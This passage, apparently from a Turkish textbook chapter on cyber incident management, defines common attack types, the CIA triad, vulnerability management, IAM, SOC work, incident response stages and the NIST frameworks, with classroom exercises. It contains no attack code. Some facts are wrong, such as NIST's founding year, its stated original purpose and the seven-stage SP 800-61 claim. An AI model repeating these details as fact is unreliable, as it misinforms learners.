**Kimlik Avı (Phishing):** Sahte e-postalar, mesajlar veya bağlantılar aracılığıyla kullanıcıların bilgilerinin ele geçirilip ifşa edilmesi veya kötü amaçlı yazılımın yayılmasının sağlanması amacıyla yapılan saldırı türüdür. Kimlik avı saldırıları; maddi kayıplara, kişisel bilgilerin çalınmasına, itibar kaybına veya duygusal zarar görmeye sebep olabilir.

**Kötü Amaçlı Yazılım (Malware):** Bir kuruluşun sistemlerini veya verilerini tehlikeye atmak için kullanılan zararlı yazılımlardır.

**Hizmet Reddi [Denial of Service (DoS)]:** Bir sistemde veya ağda aşırı trafik oluşturularak bunların hizmet dışı bırakılması eylemidir. Bu saldırı türünde amaç, hizmetleri aksatmak ve mali zarar vermektir.

**Ortadaki Adam [Man-in-the-Middle (MitM)]:** Bir ağdaki veri iletimini izinsiz olarak dinleyen, verileri ele geçiren veya değiştiren saldırı türüdür. Ağ protokollerindeki zayıflıklar, yazılım hataları veya kullanıcı hataları bu saldırı türüne karşı zafiyet oluşturur. ARP zehirlenmesi, DNS sahtekârlığı, güvensiz Wi-Fi ağlarının dinlenmesi gibi yöntemler MitM saldırı türleridir. Bu yöntemlerle istemci ve sunucu arasındaki iletişim bilgileri, şifreler ve oturum bilgileri ele geçirilip değiştirilebilir.

**Fidye Yazılımı (Ransomware):** Kullanıcıların bilgilerini ele geçirip, sistem dosyalarını kendine özgü yöntemlerle şifreleyerek karşılığında fidye talep edilen saldırı türüdür. Sistemin yeniden sağlıklı çalışması

karşılığında fidye olarak kripto para talep edilir. Fidye yazılım saldırıları hem bireysel kullanıcılar hem de kurum ve kuruluşlar açısından yıkıcı sonuçlara sebep olabilir.

**İç Tehdit (Insider Threat):** Bir kuruluşun içindeki kişilerin dikkatsiz kullanımı, ihmali veya kötü niyetinin sebep olduğu tehdit türüdür. Kuruluşun içinde yer alması ve erişim yetkisinin olması sebebiyle iç tehditlerin tespiti daha zor olabilir. Ayrıca bu durum; kurum içinde ciddi derecede veri kaybına, maddi zarara veya itibar zedelenmesine sebep olabilir. İç tehditleri önlemek için erişim yetkilerini en aza indirmek, olay kayıtlarının düzenli olarak denetlenmesi, çift faktörlü kimlik doğrulama kullanılması, davranış analizi, kullanıcı hareketlerinin izlenmesi gibi uygulamalar kullanılmalıdır. İşten ayrılan kullanıcıların erişim yetkileri hemen sonlandırılmalıdır.

**Gelişmiş Sürekli Tehdit [Advanced Persistent Threat (APT)]:** Büyük kuruluşların ve kritik altyapıların hedef alındığı sistematik ve uzun vadeli saldırı türüdür. Bu saldırılar, sistemin içinde uzun vadeli yer alarak önemli verileri ele geçirmeyi hedefler. Devlet destekli gruplar veya organize suç örgütleri tarafından gerçekleştirilen bu eylemler genellikle casusluk, fikrî mülkiyet hırsızlığı veya kritik altyapılara zarar verme amacı taşır.

**Araştırma**


Sosyal medya platformlarında karşılaşılan dolandırıcılık yöntemlerini araştırınız. Elde ettiğiniz bilgileri sınıf arkadaşlarınızla paylaşınız.

### 1.1.2. Siber Olay Terim ve Kavramları

Siber olay yönetim sürecinde sıkça kullanılan bazı terim ve kavramlar şunlardır:

**Siber Güvenlik (Cyber Security):** Dijital sistemleri, bilgisayar ağlarını, programları veya verileri saldırılardan korumak için kullanılan teknolojiler ve uygulamalar bütünüdür. Siber güvenlik önlemleriyle yetkisiz erişim, veri ihlali, hizmet reddi, kötü amaçlı yazılım saldırıları, sosyal mühendislik, kimlik avı gibi tehditlere karşı koruma sağlanır.

**Bilgi Güvenliği (Information Security):** Bilginin yetkisiz erişimine, izinsiz kullanımına ve değiştirilmesine karşı korunmasına denir. Bu kavramın üç temel unsuru CIA piramidi olarak adlandırılır (Görsel 1.3).




**Görsel 1.3:** Bilgi güvenliğinin üç temel unsuru

Bilgiye erişimin sadece yetkili kişiler tarafından sağlanmasına **gizlilik (confidentiality)** denir. Erişim kontrolü ve şifreleme gibi yöntemlerle kişisel veriler, bankacılık hizmetleri, ticari işlemler gibi hassas bilgilerin yetkisiz kişiler tarafından ele geçirilmesi önlenir.

Bilginin doğru, tam ve tutarlı olmasına **bütünlük (integrity)** denir. Bilgi bütünlüğünü sağlamak için veriler düzenli olarak yedeklenir ve veri kaybı durumunda yedekler geri yüklenir. Bilgi bütünlüğünün kontrolü ile veriler üzerinde yapılan değişiklikler ve yetkisiz erişim tespit edilir.

Bilginin ihtiyaç duyulduğu anda kullanılabilmesine **erişilebilirlik (availability)** denir. Sistemlerin kesintisiz olarak hizmet verebilmesi için verilerin erişilebilir olması önemlidir.

**Son Kullanıcı Güvenliği (End-User Security):** Son kullanıcıların kişisel bilgisayarlarını, verilerini ve ağ erişimlerini siber saldırılara karşı korumak için alınan güvenlik önlemlerini kapsar. Siber güvenlikte en zayıf ve en kritik unsur insandır. Bu nedenle kullanıcıların siber tehditler konusunda eğitimli olması çok önemlidir. Son kullanıcı güvenliği özellikle insan hatasından kaynaklanan riskleri en aza indirmeyi hedefler. Kimlik avı, kötü amaçlı yazılım, fidye yazılımı ve sosyal mühendislik en çok rastlanılan son kullanıcı tehditleri arasındadır. Ayrıca kolay tahmin edilebilir zayıf parolalar ve güncel olmayan yazılımlar da ciddi güvenlik riskleri oluşturur. Son kullanıcı güvenliğini sağlamak için alınması gereken önlemler şunlardır:

- Güçlü ve benzersiz parolalar kullanılması
- Çok faktörlü kimlik doğrulamanın etkinleştirilmesi
- Bilinmeyen kaynaklardan gelen e-postalara dikkat edilmesi
- Güncel ve güvenilir antivirüs yazılımlarının kullanılması
- Sistemin güncellenmesi
- Verilerin düzenli aralıklarla yedeklenmesi
- Güvenlik duvarının aktifleştirilmesi
- Siber güvenlikte farkındalık eğitimlerinin verilmesi


**Zafiyet Yönetimi (Vulnerability Management):** Bir kuruluşun bilgi sistemi veya ağ yapısında siber saldırılara karşı zayıf olan güvenlik açıklarını tespit etme, önceliklendirme, değerlendirme ve giderme sürecine **zafiyet yönetimi** denir. Bu süreç; kuruluşların siber riskleri proaktif, sürekli ve sistematik şekilde yöneterek zafiyetleri en aza indirmesini hedefler. Zafiyetler genellikle yanlış ağ yapılandırmaları, hatalı yazılım kodları, güncel olmayan yazılımlar, sıfırıncı gün zafiyeti veya kişisel hatalar gibi çeşitli nedenlerle gerçekleşir. Zafiyetleri tespit etmek için zafiyet taraması, sızma testi, yazılım kodlarının incelenmesi, log analizi gibi yöntemler kullanılır. Görsel 1.4'te tespit edilen zafiyetin yönetim süreci görülür.




**Görsel 1.4:** Zafiyet yönetim süreci

1. **Keşfet (Discover):** Sistemdeki güvenlik açıklarının (zafiyetin) tespit edilmesidir.
2. **Değerlendir (Assess):** Keşfedilen zafiyetlerin sistem üzerindeki etkisinin analiz edilmesidir.
3. **Önceliklendir (Prioritize):** Tespit edilen zafiyetlerin kritik olma seviyelerine göre sıralanmasıdır.
4. **Rapor Et (Report):** Tespit edilen zafiyetlerle ilgili detaylı bilgilerin raporlanmasıdır.
5. **Düzelt (Remediate):** Zafiyetlerin giderilmesi için gerekli eylemlerin yapılmasıdır.
6. **Doğrula (Verify):** Düzeltilen zafiyetin gerçekten kapatıldığının kontrol edilmesidir.

**Kimlik ve Erişim Yönetimi [Identity and Access Management (IAM)]:** Bir kuruluşun dijital kaynaklarına erişim sağlayan kullanıcıların kimliklerinin doğrulanmasını ve bu kaynaklar için kullanıcılara hangi düzeyde erişim yetkisinin verileceğini belirleyen bir çerçevedir. IAM servis bileşenleri dört temel kısımdan oluşur (Görsel 1.5).




**Görsel 1.5:** IAM servis bileşenleri

1. **Kimlik Doğrulama Hizmetleri (Authentication Services):** Kullanıcıların sisteme ilk erişimi sırasında kimlik bilgilerinin doğrulanmasına dayanan etkin bir oturum açma sürecidir. **Tek oturum açma (single sing-on)** ile kullanıcıların tek bir kimlik bilgisiyle birden fazla uygulamaya erişimi sağlanır. **Çok faktörlü kimlik doğrulaması (multifactor authentication)** ile şifre, onay kodu gibi birden fazla yöntemle kimlik doğrulaması yapılması kontrol edilir. **Oturum ve token yönetimi (session and token management)** ile ise etkin oturumlar yönetilir. Oturum kapatıldığında veya zaman aşımına uğradığında yeniden kimlik doğrulama işlemi yapılarak sisteme erişim sağlanır.
2. **Yetkilendirme Hizmetleri (Authorization Services):** Kimlik doğrulama işleminden sonra kullanıcıların hangi kaynaklara erişimine izin verileceğinin belirlendiği süreçtir. Kullanıcılara yetki vermek için **roller (roles)** ve kullanıcıların erişim izinlerini düzenlemek için **kurallar (rules)** belirlenir.



**Öznitelikler (attributes)** ise kullanıcının kimliği, rolü, erişim sağlayacağı veri türü, güvenlik seviyesi gibi birden fazla faktöre bağlı kalarak erişim izni sağlama yöntemidir. Yüksek düzeyde yetkiye sahip kullanıcıların erişimi ise **ayrıcalıklı erişim (privileged access)** ile düzenlenir.

3. **Kullanıcı Yönetimi Hizmetleri (User Management Services):** Kullanıcı hesaplarının oluşturulması, silinmesi, devre dışı bırakılması, yetkilerinin devredilmesi veya kendi hesap yönetimlerini yapabilmesi sürecinin yönetilmesini sağlar.
4. **Dizin Hizmetleri (Directory Services):** Kullanıcı kimliklerinin ve diğer bilgilerin saklanıp yönetilmesini sağlar. Kullanıcı kimlikleri, bir veri tabanında kaydedilirken farklı dizinler arasında kimlik bilgileri paylaşılır. Meta veriler, senkronize edilir ve farklı dizin kaynakları sanal dizinde birleştirilir.

**Maksimum Önlem, Minimum Taviz (Maximum Security, Least Privilege):** Siber saldırı olasılığını en aza indirecek şekilde üst düzey güvenlik önlemlerinin sağlanmasına **maksimum önlem**, bu süreçte işleyişin sürekliliğini ve kullanıcı deneyimini olumsuz etkileyen durumların en aza indirilmesine ise **minimum taviz** denir.


**İzleme (Monitoring):** Bir kuruluşun bilgi sistemi, ağ yapısı veya uygulamalarının potansiyel saldırılara karşı sürekli olarak gözlemlenmesi ve analiz edilmesi sürecine denir. Bu süreçte sisteme ait log kayıtları, ağ trafiği ve erişim istekleri çeşitli araçlarla izlenerek veri toplanır. Veriler analiz edildikten sonra riskli görülen işlemlere müdahale edilir. Karşılaşılan olay sonrasında gerekli raporlama yapılarak iyileştirme önlemleri alınır. Siber olaylara karşı hızlı müdahale etmek ve aksiyon alabilmek için izlemenin kesintisiz yapılması gerekir.

**Güvenlik Operasyon Merkezi [Security Operations Center (SOC)]:** Kuruluşların veri sistemlerini kesintisiz olarak izleyen, güvenlik açıklarını tespit eden, saldırılara karşılık veren ve gerekli düzeltmeleri sağlayan merkezî bir birimdir. SOC ekipleri, vardiyalı olarak çalışır ve 7/24 kesintisiz izleme yapar. İzleme sürecinde gerçekleşen siber olaylara anında müdahale edilir, potansiyel güvenlik açıkları sürekli olarak test edilir ve tespit edilen zafiyetler düzeltilir. Büyük ve karmaşık yapıdaki kuruluşlar, kendi bünyelerinde SOC kurarken küçük ve orta ölçekli işletmeler bu hizmeti dışarından sağlayabilir.

### 1.1.3. Siber Olay Yönetim Süreci

Siber olaylara karşı etkili bir müdahale; detaylı bir eylem planı, çeşitli araçlar ve uzman ekipler aracılığıyla sağlanır. Çok faktörlü kimlik doğrulama, güncel güvenlik yazılımları, sistem güncellemeleri, erişim kontrolü, saldırı tespit ve önleme sistemleri, güvenlik bilgi ve olay yönetimi, zafiyet yönetimi, fiziksel güvenlik gibi siber güvenlik önlemleri sağlanarak hem hazırlık hem de müdahale sürecine katkı sağlanır. Bu süreçte gerçekleşebilecek herhangi bir siber olaya karşı anında izlenecek tüm adımlar **olay müdahale planı [Incident Response Plan (IRP)]** ile detaylı olarak önceden belirlenir. Olay gerçekleştiğinde olaya hızlı ve koordineli bir şekilde müdahale edilmesi esastır. Olay sürecinde kişilerin görev ve sorumlulukları bellidir. Olay müdahale planının amacı, süreçte hiçbir karmaşıklığa mahal vermeden hızlı ve etkili bir çözüm sunmaktır. Etkili bir olay müdahale planıyla olay sonrası kanıtların incelenmesi, analiz edilmesi, yasal sorumluluklara uygun hareket edilmesi ve itibar kaybının en aza indirilmesi sağlanır.

Görsel 1.6'da olay müdahale planının yedi aşaması görülür.




**Görsel 1.6:** Olay müdahale planının aşamaları

1. **Hazırlık:** Bu aşamada olay gerçekleşmeden önce alınması gereken önlemler belirlenir. Potansiyel riskler değerlendirilip gerekli politika ve prosedürler belirlenir. Sistemin korunması için gerekli güvenlik önlemleri bu aşamada alınır. Siber saldırılar konusunda personelin eğitimi ve siber olaylara müdahale edecek uzman ekiplerin oluşturulması da hazırlık sürecinin en önemli adımlarındandır.
1. **Tespit ve Analiz:** Siber olayın ilk kez fark edildiği aşamadır. Olayın türü, kapsamı ve etkileri detaylı olarak incelenir. Olayın nasıl gerçekleştiği ve hangi kaynaklardan geldiği izleme araçları, kullanıcı raporları, otomatik uyarılar ve log kayıtlarıyla tespit edilir. Daha sonra olayla ilgili ayrıntılı bir kayıt oluşturulur. Bu kayıtta olayın açıklaması, tespit edildiği zaman, olayı inceleyen ekip, olayın etkilerinin değerlendirilmesi gibi bilgiler yer alır. Bu bilgiler, olay müdahale ekipleriyle paylaşılarak sürecin iş birliği içinde ilerlemesi sağlanır.
1. **Sınırlama:** Bu aşamada olaydan etkilenen sistemler izole edilerek olayın etkilerinin yayılması önlenir. Ağ erişiminin durdurulması, hesap erişiminin engellenmesi, şüpheli dosyaların karantinaya alınması gibi işlemler izolasyon ile gerçekleştirilir. Sınırlama aşamasında iş sürekliliği minimum düzeyde etkilenmelidir. Aynı zamanda bu aşamada kanıt toplandığı için sınırlama işlemi bu süreci etkilememelidir.
1. **Yok Etme:** Olayın sebeplerinin ortadan kaldırıldığı aşamadır. Sisteme zarar veren zararlı yazılımlar temizlenerek sistem yeniden yapılandırılır. Yok etme adımı, kanıt toplama sürecini etkilememelidir.
1. **Kurtarma:** Olayın etkilerini yok ettikten sonra sistemin eski hâline döndürüldüğü aşamadır. Bu aşamada zarar gören veriler kurtarılarak sisteme geri yüklenir. Aynı zamanda geri yüklenen verilerin sağlıklı çalışıp çalışmadığı da bu aşamada kontrol edilir.
1. **Olay Sonrası İnceleme:** Tüm müdahale süreci bu aşamada değerlendirilir ve benzer durumlara karşı yeni tedbirler alınır. Kişisel hatalar, sistem açıkları veya güvenlik politikaları gibi sebepler incelenerek olayın gerçekleşmesine sebep olan en temel neden belirlenir. Olay müdahale planının kullanımı, yeterliliği, varsa eksiklikleri incelenir ve yeniden yapılandırılır. Bu sürecin sonunda detaylı bir rapor hazırlanır.
2. **Sürekli İyileştirme:** Olay sonrasında alınan dersler doğrultusunda güncellenen savunma mekanizmalarının sürekli test edildiği, güvenlik politikaları ve prosedürlerin gözden geçirildiği ve tüm iyileştirmelerin düzenli denetiminin yapıldığı dinamik bir risk yönetim sürecidir. Siber olaydan sonra sistemdeki zafiyetler tespit edilerek gerekli düzeltmeler yapılır. Yeni tehditlere karşı proaktif önlemler alınır ve zafiyet taramaları yapılır.



**Sıra Sizde**

Bir e-ticaret şirketinin ödeme sunucusunda SIEM sistemi anormal trafik uyarısı üretmiştir. Yapılan incelemede SQL Injection saldırısıyla müşteri veri tabanına yetkisiz erişim sağlandığı tespit edilmiştir. Bu senaryoya göre NIST SP 800-61 standardının yedi aşamasını uygulayarak olay müdahale planı oluşturunuz. Her aşamada yapılması gereken işlemleri senaryoya özgü belirleyiniz ve olay sonrası alınması gereken önlemleri raporlayınız.

**Değerlendirme:** Çalışmanız EK-1'de yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız.

### 1.1.4. Siber Olay Müdahale Çerçeveleri

Siber olay yönetim sürecinde her kuruluşun yapısı, işleyişi ve potansiyel riskleri farklı olduğu için karşılaştığı siber güvenlik tehditleri de çeşitlilik gösterir. Tek bir müdahale planının farklı tehditlere karşı çözüm bulması, süreci uzatabilir veya yetersiz kalabilir. Bu sebeple kuruluşların farklı ihtiyaçları ve odak noktalarına göre çeşitli müdahale çerçeveleri geliştirilir. Olay müdahale çerçeveleri, farklı odak noktalarına göre standart bir yaklaşım sunarken siber olaylara karşı tutarlı ve etkili müdahale edilmesini sağlar.

#### 1.1.4.1. NIST [The National Institute of Standards and Technology (Ulusal Standartlar ve Teknoloji Enstitüsü)]

Amerika Ticaret Bakanlığının bir parçası olan NIST, 1907 yılında kurulur. Başlangıçta enerji santralleri, barajlar gibi kritik altyapıları güvence altına almak için oluşturulan bu çerçeve, zamanla birçok teknolojiyi destekleyip, yaygın olarak kullanılır. Akıllı elektrik şebekelerinden elektronik sağlık kayıtlarına, atom saatlerinden gelişmiş nano malzemelere kadar pek çok ürün ve hizmet; Ulusal Standartlar ve Teknoloji Enstitüsünün (NIST) sağladığı teknoloji, ölçüm ve standartlara dayanır. NIST çerçeveleri, her büyüklükteki kuruluşun siber güvenlik risklerini yönetmek, gizliliği korumak, yapay zekâ kullanımında riskleri azaltmak, siber güvenlik uzmanı yetiştirmek gibi çeşitli konularda hedeflere ulaşılmasına rehberlik eder. NIST çerçeveleri şunlardır:

**NIST Cybersecurity Framework:** Kuruluşların kritik altyapılarını korumak, mevcut siber güvenlik durumlarını değerlendirmek, siber güvenlik risklerini daha iyi anlamak ve yönetmek için tasarlanan bir rehberdir. **Tanımla, koru, tespit et, yanıt ver, iyileştir** ve **yönet** adımlarını içeren bir yaklaşım sunar.

**NIST Risk Management Framework:** Kamu kurumları, kritik altyapılar gibi yüksek riskli kuruluşlara ait bilgi sistemlerinin güvenliğini sağlayan çerçevedir. **Hazırlık, kategorize et, kontrolleri seç, uygula, değerlendir, yetkilendir** ve **izle** adımlarını içeren yedi aşamalı bir süreç sunar.

**NIST Privacy Framework:** Paydaşlarla ortaklaşa hazırlanan bu çerçeve, kuruluşların ve bireylerin gizliliğini korurken aynı zamanda yenilikçi çözümler üretilmesine ve gizlilik risklerinin kontrol altına alınmasına destek sağlar.

**NIST AI Risk Management Framework:** Kuruluşların, yapay zekâ risklerini proaktif ve bütünsel bir yaklaşımla ele almasını sağlayan bir rehberdir. Yapay zekâ ürünlerinin, hizmetlerinin veya sistemlerinin tasarımı, geliştirilmesi, kullanımı ve değerlendirilmesi süreçlerinde güvenilirliğin artırılmasını hedefler.

**NICE Workforce Framework for Cybersecurity:** Siber güvenlik iş gücü çerçevesi, siber güvenlik alanındaki iş rollerini tanımlamak ve bu işleri yapabilmek için gerekli bilgi, beceri ve yetenekleri standartlaştırmak için ortak bir dil oluşturur. Bu yapı, farklı kuruluşlar ve sektörler arasında siber güvenlik rollerinin tanımı konusunda tutarlılık sağlar.

### Bilgi Kutusu

NIST SP 800 Serisi kılavuzlar, NIST çerçevelerinin nasıl uygulanacağını adım adım açıklayan teknik rehberlerdir. Bu dokümanlar; siber güvenlik risk yönetimi, olay müdahale, kimlik doğrulama, kriptografi, bulut güvenliği gibi spesifik konularda detaylı çözümler sunar. Her kılavuz, SP 800 kodundan sonra gelen özel bir numara ile tanımlanır. Örneğin SP 800-61, olay müdahale süreçlerini; SP 800-53, güvenlik kontrollerinin uygulanmasını detaylı olarak açıklar. NIST SP 800 serisi kılavuzları kendi resmî web sitesinde yer alır.

## NIST Cybersecurity Framework (NIST CSF)

NIST CSF, farklı alanlardaki riskleri yönetmek ve hedeflere ulaşmak için kuruluşlara yol gösteren önemli bir araçtır. Geniş yönetim çerçevesiyle her büyüklükteki kuruluşun kullanımına hitap eden esnek bir yapıya sahiptir. NIST CSF'nin yapısında beş ana fonksiyon bulunur. Bunlar; **Tanımla, Koru, Tespit Et, Yanıtla** ve **Kurtar** fonksiyonlarıdır. 2024 yılında yayınlanan NIST CSF 2.0 versiyonuna **Yönetişim** fonksiyonu eklenir. Bu fonksiyon, siber güvenlik risk yönetiminin kurumsal yönetişim süreçleriyle uyumunu sağlar. NIST CSF 2.0'ın yapısı Görsel 1.7'de görülür. Bu yapıyla tüm fonksiyonların birbiriyle ilişkili ve eş zamanlı olarak ele alınması sağlanır.





**Görsel 1.7:** NIST CSF 2.0 yapısı

Yönetişim, Tanımla, Koru ve Tespit Et fonksiyonlarını destekleyen eylemler, siber güvenlik sürecinin kesintisiz uygulanmasını sağlarken; Yanıtla ve Kurtar fonksiyonlarını destekleyen eylemler, siber olay meydana geldiğinde hemen devreye girecek şekilde hazır olmalıdır. Her bir fonksiyon, siber güvenlik olaylarının önlenmesinde kritik öneme sahiptir. Yönetişim, Tanımla ve Koru, siber güvenlik olaylarını engellemeye ve olaylara hazırlıklı olmaya odaklanırken; Yönetişim, Tespit Et, Yanıtla ve Kurtar ise olayların tespit edilip hızlı bir şekilde onlara müdahale edilmesini sağlar. NIST güvenlik çerçevesinde yer alan fonksiyonların açıklamaları şu şekildedir:

1. **Yönetişim (Govern):** Bir kuruluşun siber güvenlik risk yönetim stratejisi ve politikalarının belirlenmesi, uygulanması ve izlenmesi süreçlerini kapsar. Aynı zamanda diğer beş fonksiyonun sonuçlarına ulaşmaya ve öncelikleri belirlemeye yardımcı olur. Yönetişim faaliyetleri, siber güvenliğin kuruluşun daha geniş kapsamlı kurumsal risk yönetimi (ERM) stratejisine entegre edilmesi açısından kritik öneme sahiptir. **Yönetişim**; kuruluşun yapısal bağlamının anlaşılmasını, siber güvenlik stratejisi ve tedarik zinciri risk yönetiminin oluşturulmasını, rollerin, sorumlulukların ve yetkilerin tanımlanmasını, politikaların geliştirilmesini ve siber güvenlik stratejisinin denetlenmesini içerir.

2. **Tanımla (Identify):** Bir kuruluşun mevcut siber güvenlik risklerinin belirlenmesidir. Bir kuruluşun sahip olduğu tüm varlıkları ve bunlarla ilgili siber tehlikeleri tanıması gereklidir. Böylece kurumun hedeflerine ve risklerine en uygun önlemler alınır.
3. **Koru (Protect):** Siber riskler belirlendikten sonra bunların gerçekleşmesini önlemek veya etkilerini azaltmak için alınması gereken tüm önlemleri içerir. Kimlik doğrulama, erişim kontrolü, fiziksel ve sanal ortam güvenliği, farkındalık eğitimleri gibi çeşitli uygulamalarla koruma sağlanır.
4. **Tespit Et (Detect):** Siber güvenlik saldırılarını ve ihlallerini tespit eder. Bu fonksiyon; sistemde meydana gelen anormallikleri, ihlal göstergelerini ve diğer saldırı girişimlerini zamanında tespit ederek olay yanıtı ve kurtarma faaliyetlerini destekler.
5. **Yanıtla (Response):** Tespit edilen olayla ilgili yapılacak eylemleri kapsar ve olayın etkilerini kontrol altına almayı destekler. Bu fonksiyonun sonuçları; olay yönetimi, analiz, önleme (önleme), raporlama ve iletişim süreçlerini de kapsar.
6. **Kurtar (Recover):** Olay sonrasında etkilenen varlıkların ve operasyonların geri yüklenmesidir. Kurtarma fonksiyonu, siber güvenlik olayının etkilerini azaltmayı ve veri işleyişini en kısa zamanda normale döndürmeyi destekler.

NIST güvenlik çerçevesinde yer alan her fonksiyon, kategorilere ve alt kategorilere ayrılarak siber güvenlik olaylarının daha detaylı ve yönetilebilir bir süreç olarak ele alınmasını sağlar. Bu kullanım, kuruluşların kendi ihtiyaçlarına uygun siber güvenlik önlemleri almalarına yardımcı olur. Görsel 1.8'de fonksiyonların kategorilere ve alt kategorilere ayrılması görülür.





**Görsel 1.8:** Fonksiyonların kategorilere ve alt kategorilere ayrılması

